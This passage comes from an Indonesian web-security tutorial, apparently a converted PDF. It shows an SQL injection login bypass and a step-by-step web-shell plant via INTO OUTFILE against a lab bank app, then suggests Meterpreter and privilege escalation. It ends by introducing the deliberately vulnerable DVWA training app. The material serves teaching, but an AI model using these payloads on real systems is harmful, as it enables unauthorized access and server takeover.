


Perintah SQL yang umumnya dipergunakan untuk membypass login adalah dengan memasukkan inputan untuk username yaitu ' or '1' = '1. Sehingga untuk statement SQL "SELECT \*

FROM users WHERE name = " + username + "; , dan yang akan terkirim ke database server adalah : SELECT \* FROM users WHERE name = " OR '1'='1';


Dan apabila tidak ada filter terhadap **escape charater**, maka SQL akan mengijinkan attacker untuk bisa login ke halaman user, seperti gambar berikut ini:

## 2. Incorrect Type Handling




3.

Tipe yang kedua adalah *incorrect type handling*, celah keamanan ini terjadi karena kesalahan aplikasi dalam mendefinisikan tipe, atau tidak adanya batasan tipe yang dimasukkan. Sebagai contoh dibawah ini, seharusnya developer memasukkan tipe numeric sehingga inputan selain *numeric* akan di tolak dan tidak akan terjadi.



Seperti biasa, untuk melakukan pemeriksaan kemungkinan celah sql injection bisa juga dilakukan dengan menggunakan *escape characters* yang dalam hal ini adalah ‘ (single-quote) yang merupakan *fase argument*, dan kita mengharapkan error.




Kemudian, pada gambar sebelumnya kita memasukkan perintah SQL “desc user” untuk di teruskan oleh aplikasi ke database, dan ternyata table user tidak tersedia didalam database “omega” dan kita mendapatkan nama databasenya.

selanjutnya, berdasarkan hasil pertama percobaan , kita mengetahui bahwa semua perintah SQL akan di lanjutkan oleh web aplikasi ke database server. Sehingga, salah satu serangan yang cukup bermanfaat dan bisa kita lakukan selain melakukan dump data-data di database adalah memanfaatkan perintah

menulis ke file dengan fungsi **INTO OUTFILE** untuk mendapatkan akses ke-shell.


Adapun langkah yang kita tempuh adalah dengan membuat sebuah tabel mysql yang akan kita isikan payload backdoor php dan natinya akan kita tulisi ke file php.

1. Langkah pertama adalah membuat tabel dengan perintah:  
create table foo(doo text)




2. Selanjutnya adalah memasukkan payload ke dalam tabel D00

```
insert into foo(doo) values ('<?php system($_REQUEST["cmd"]); ?>');
```



3. Kemudian kita tulis ke file dengan fungsi **INSERT INTO** ke dalam file yang terdapat didalam direktori web,

```
select * into outfile '/var/www/omega-bank/upload/bobi.php'  
from foo;
```



4. Selanjutnya untuk mengakses backdoor, kita bisa mengaksesnya di URL backdoor tersebut kita tulisi, yaitu:

<http://192.168.1.209/omega-bank/upload/bobi.php?cmd=id>

Selanjutnya anda bisa mendownload backdoor yang lebih komplek lagi seperti backdoor *metasploit meterpreter*, dan kemudian menjalankan local exploit untuk menjadi root/administrator, atau kegiatan untuk *escalating privileges* lainnya yang mungkin dapat anda lakukan.

# DVWA



Pada BAB ini akan dibahas mengenai jenis-jenis serangan yang umumnya terjadi dan dimanfaatkan oleh *attacker* untuk dapat melakukan serangan terhadap infrastruktur web dan disimulasikan dengan DVWA.


# DVWA

## Daftar Isi

1. DVWA
2. Vulnerability Exploitation
  1. HTTP form based Bruteforce
  2. Command Execution
  3. CSRF (Cross site Request Forgery)
  4. File Inclusion
  5. SQL Injection
  6. BLInd SQL Injection
  7. Upload
  8. XSS Reflected
  9. XSS Persistent

## DVWA

DVWA atau **Damn Vulnerable Web Application** adalah aplikasi web yang sengaja dibuat dan memiliki celah keamanan dengan bahasa pemrograman PHP dan database engine MySQL.



Tujuannya dibuatnya DVWA adalah sebagai “bantuan” untuk para profesional keamanan dalam menguji keterampilan mereka, membantu pengembang web lebih memahami proses untuk dapat mengamankan aplikasi web dan bantuan untuk mempelajari keamanan aplikasi web.

DVWA sendiri dapat di download di <http://dvwa.co.uk> dalam bentuk web aplikasi atau file ISO.

Pada aplikasi DVWA terdapat beberapa celah keamanan yang dapat kita coba untuk di pelajari, diantaranya:

1. Http-form-based bruteforce
2. Command Execution
3. CSRF (Cross site Request Forgery)
4. File Inclusion
5. SQL Injection
6. Blind SQL Injection
7. Upload
8. XSS Reflected
9. XSS Persistent

**Sebagai peringatan, jangan install aplikasi ini pada server *production* anda. Sebisa mungkin digunakan pada komputer yang terisolasi, sebaiknya gunakan ISO file saja.**

Selain dilengkapi dengan celah-celah keamanan, aplikasi ini juga dilengkapi dengan aplikasi IDS berbasis php, kemudian juga dilengkapi bantuan terkait celah keamanan pada pojok bagian bawah terdapat tombol view source dan view help.



Selain itu juga terdapat level security untuk DVWA, untuk dapat di eksplorasi dengan mudah maka gunakan setting Low pada DVWA Security.

A screenshot of the DVWA Security settings page. On the left is a sidebar with various menu items: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security (which is highlighted in green), PHP Info, About, and Logout. The main content area is titled 'DVWA Security'. It says 'Script Security' and 'Security Level is currently high.' Below that is a dropdown menu with options: 'high', 'low' (which is selected and highlighted in red), 'medium', and 'high'. A 'Submit' button is next to the dropdown. At the bottom, it says 'PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications. You can enable PHPIDS across this site for the duration of your session. PHPIDS is currently disabled. [enable PHPIDS] [Simulate attack] - [View IDS log]'.

---

Untuk pembelajaran awal, gunakan setting **Low** pada level DVWA Security. Dan selanjutnya kita akan membahas satu per-satu cara untuk melakukan eksplotasi terhadap aplikasi DVWA ini.

# Vulnerability Exploitation

### Daftar Isi

---


1. DVWA
2. Vulnerability Exploitation
  1. HTTP form based Bruteforce
  2. Command Execution
  3. CSRF (Cross site Request Forgery)
  4. File Inclusion
  5. SQL Injection
  6. BLInd SQL Injection
  7. Upload
  8. XSS Reflected
  9. XSS Persistent

## Vulnerability Exploitation

Seperti yang sudah sedikit disinggung diatas untuk memulai melakukan eksploitasi terhadap tiap-tiap celah yang terdapat pada dvwa, maka kita harus melakukan setting level DVWA security, untuk tahap awal kita bisa men-set-nya menjadi Low, dan kemudian mencoba mengeksplorasi tiap-tiap celah keamanan.

### 1. Http-form-based bruteforce

